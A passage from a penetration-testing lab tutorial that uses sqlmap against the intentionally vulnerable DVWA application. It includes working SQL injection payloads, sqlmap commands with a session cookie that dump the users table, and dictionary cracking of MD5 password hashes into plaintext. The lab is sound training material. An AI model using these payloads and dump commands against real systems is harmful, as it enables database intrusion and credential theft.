
Type: AND/OR time-based blind
Title: MySQL > 5.0.11 AND time-based blind
Payload: id=1' AND SLEEP(5) AND 'hpja'='hpja&Submit=Submit
---
[07:25:47] [INFO] manual usage of GET payloads requires url encoding
[07:25:47] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Fedora 15 (Lovelock)
web application technology: PHP 5.3.8, Apache 2.2.17
back-end DBMS: MySQL 5.0
[07:25:47] [INFO] fetching columns for table 'users' on database 'dvwa'
Database: dvwa
Table: users
[6 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| avatar | varchar(70) |
| first_name | varchar(15) |
| last_name | varchar(15) |
| password | varchar(32) |
| user | varchar(15) |
| user_id | int(6) |
+-----+-----+
[07:25:48] [INFO] Fetched data logged to text files under '/pentest/database/sqlmap/output/192.168.1.106'
[*] shutting down at: 07:25:48
root@bt:/pentest/database/sqlmap#
```

These are the columns or fields inside of the table dvwa.users

5. Obtain Users and their Passwords from table dvwa.users (Part 1)

○ **Instructions:**

1. `./sqlmap.py -u "http://192.168.1.106/dvwa/vulnerabilities/sqli/?id=1&Submit=1" --cookie="PHPSESSID=lpb5g4uss9kp70p8jccjeks621; security=1" -D dvwa -T users -C user,password --dump`
 - -u, Target URL
 - --cookie, HTTP Cookie header
 - -D, Specify Database
 - -C, List user and password columns
 - --dump, Dump table contents



```
BackTrackSR1 - VMware Player  File Virtual Machine Help
Applications Places System
root@bt: /pentest/database/sqlmap
File Edit View Terminal Help
root@bt:/pentest/database/sqlmap# ./sqlmap.py -u "http://192.168.1.106/dvwa/vulnerabilities/sqli/?id=1
Submit=Submit" --cookie="PHPSESSID=lpb5g4uss9kp70p8jccjeks621; security=low" -D dvwa -T users -C user,
password --dump

-u "http://192.168.1.106/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit"

--cookie="PHPSESSID=lpb5g4uss9kp70p8jccjeks621; security=low"

-D dvwa

-T users

-C user,password --dump

root@bt: ...  Damn Vu...  example...  [root@bt...  [Untitled...  [roo Click to
To direct input to this virtual machine, press Ctrl+G  vmware
```

6. Obtain Users and their Passwords from table dvwa.users (Part 2)

- o **Instructions:**

1. Do you want to use the LIKE operator? Y
2. Recognize possible HASH values? Y
3. What's the dictionary location? <Press Enter>
4. Use common password suffixes? y

```
BackTrackSR1 - VMware Player  File Virtual Machine Help
Applications Places System
root@bt: /pentest/database/sqlmap
File Edit View Terminal Help

Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
Payload: id=1' AND (SELECT 1667 FROM(SELECT COUNT(*),CONCAT(CHAR(58,104,99,97,58),(SELECT (CASE WHEN (1667=1667) THEN 1 ELSE 0 END)),CHAR(58,121,108,100,58),FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND 'rwtT'='rwtT&Submit=Submit

Type: UNION query
Title: MySQL UNION query (NULL) - 1 to 10 columns
Payload: id=1' UNION ALL SELECT CONCAT(CHAR(58,104,99,97,58),IFNULL(CAST(CHAR(89,81,112,107,90,113,118,67,113,122) AS CHAR),CHAR(32)),CHAR(58,121,108,100,58)), NULL# AND 'ymSn'='ymSn&Submit=Submit

Type: AND/OR time-based blind
Title: MySQL > 5.0.11 AND time-based blind
Payload: id=1' AND SLEEP(5) AND 'hpja'='hpja&Submit=Submit
---

[12:17:16] [INFO] manual usage of GET payloads requires url encoding
[12:17:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Fedora 15 (Lovelock)
web application technology: PHP 5.3.8, Apache 2.2.17
back-end DBMS: MySQL 5.0
do you want to use LIKE operator to retrieve column names similar to the ones provided with the -C option? [Y/n] Y
[12:18:00] [INFO] fetching columns LIKE 'user, password' for table 'users' on database 'dvwa'
[12:18:00] [INFO] fetching column(s) 'password, user_id, user' entries for table 'users' on database 'dvwa'
recognized possible password hash values. do you want to use dictionary attack on retrieved table items? [Y/n/q] Y
[12:18:14] [INFO] using hash method: 'md5_generic_passwd'
what's the dictionary's location? [/pentest/database/sqlmap/txt/wordlist.txt]
[12:18:22] [INFO] loading dictionary from: '/pentest/database/sqlmap/txt/wordlist.txt'
do you want to use common password suffixes? (slow!) [y/N] y
```

7. Review Results: Users and their Passwords from table dvwa.users

o **Notes (FYI) :**

1. Notice how sqlmap nicely displays passwords for each user.


```

BackTrack5R1 - VMware Player  File  Virtual Machine  Help
Applications  Places  System
root@bt: /pentest/database/sqlmap
File Edit View Terminal Help
recognized possible password hash values. do you want to use dictionary attack on retrieved table item
? [Y/n/q] Y
[12:18:14] [INFO] using hash method: 'md5_generic_passwd'
what's the dictionary's location? [/pentest/database/sqlmap/txt/wordlist.txt]
[12:18:22] [INFO] loading dictionary from: '/pentest/database/sqlmap/txt/wordlist.txt'
do you want to use common password suffixes? (slow!) [y/N] y
[12:18:44] [INFO] starting dictionary attack (md5_generic_passwd)
[12:18:45] [INFO] found: 'abc123' for user: 'gordonb'
[12:18:46] [INFO] found: 'charley' for user: '1337'
[12:18:47] [INFO] found: 'letmein' for user: 'pablo'
[12:18:47] [INFO] found: 'password' for user: 'admin'
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+
| password | user | user_id |
+-----+-----+-----+-----+
| 8d3533d75ae2c3966d7e0d4fcc69216b | charley | 1337 | 3 |
| 5f4dcc3b5aa765d61d8327deb882cf99 | password | admin | 1 |
| 5f4dcc3b5aa765d61d8327deb882cf99 | password | smithy | 5 |
| e99a18c428cb38d5f260853678922e03 | abc123 | gordonb | 2 |
| 0d107d09f5bbe40cade3de5c71e9e9b7 | letmein | pablo | 4 |
+-----+-----+-----+-----+


[12:20:14] [INFO] Table 'dvwa.users' dumped to CSV file '/pentest/database/sqlmap/output/192.168.1.106
dump/dvwa/users.csv'
[12:20:14] [INFO] Fetched data logged to text files under '/pentest/database/sqlmap/output/192.168.1.1
6'

[*] shutting down at: 12:20:14

root@bt: /pentest/database/sqlmap#

```

Passwords



Section 14: Proof of Lab Using John the Ripper

1. Proof of Lab

o **Instructions:**

1. Bring up a new terminal, see (Section 7, Step 1)
2. `cd /pentest/database/sqlmap`
3. `find output/* -print | xargs ls -l`
4. `date`
5. `echo "Your Name"`
 - Replace the string "Your Name" with your actual name.
 - e.g., `echo "John Gray"`

o **Proof of Lab Instructions:**

1. Do a `<PrtScn>`
2. Paste into a word document
3. Upload to Moodle

```
BackTrackSR1 - VMware Player  File Virtual Machine Help
Applications Places System
root@bt: /pentest/database/sqlmap
File Edit View Terminal Help
root@bt:/# cd /pentest/database/sqlmap/
root@bt:/pentest/database/sqlmap#
root@bt:/pentest/database/sqlmap# find output/* -print | xargs ls -l
-rw-r--r-- 1 root root 311 2012-04-18 12:20 output/192.168.1.106/dump/dvwa/users.csv
-rw-r--r-- 1 root root 7014 2012-04-18 12:58 output/192.168.1.106/log
-rw-r--r-- 1 root root 9301 2012-04-18 12:55 output/192.168.1.106/session

output/192.168.1.106:
total 24
drwxr-xr-x 3 root root 4096 2012-04-18 12:20 dump
-rw-r--r-- 1 root root 7014 2012-04-18 12:58 log
-rw-r--r-- 1 root root 9301 2012-04-18 12:55 session

output/192.168.1.106/dump:
total 4
drwxr-xr-x 2 root root 4096 2012-04-18 12:20 dvwa

output/192.168.1.106/dump/dvwa:
total 4
-rw-r--r-- 1 root root 311 2012-04-18 12:20 users.csv
root@bt:/pentest/database/sqlmap#
root@bt:/pentest/database/sqlmap# date
Wed Apr 18 15:10:30 CDT 2012
root@bt:/pentest/database/sqlmap#
root@bt:/pentest/database/sqlmap# echo "Your Name"
Your Name
root@bt:/pentest/database/sqlmap#
```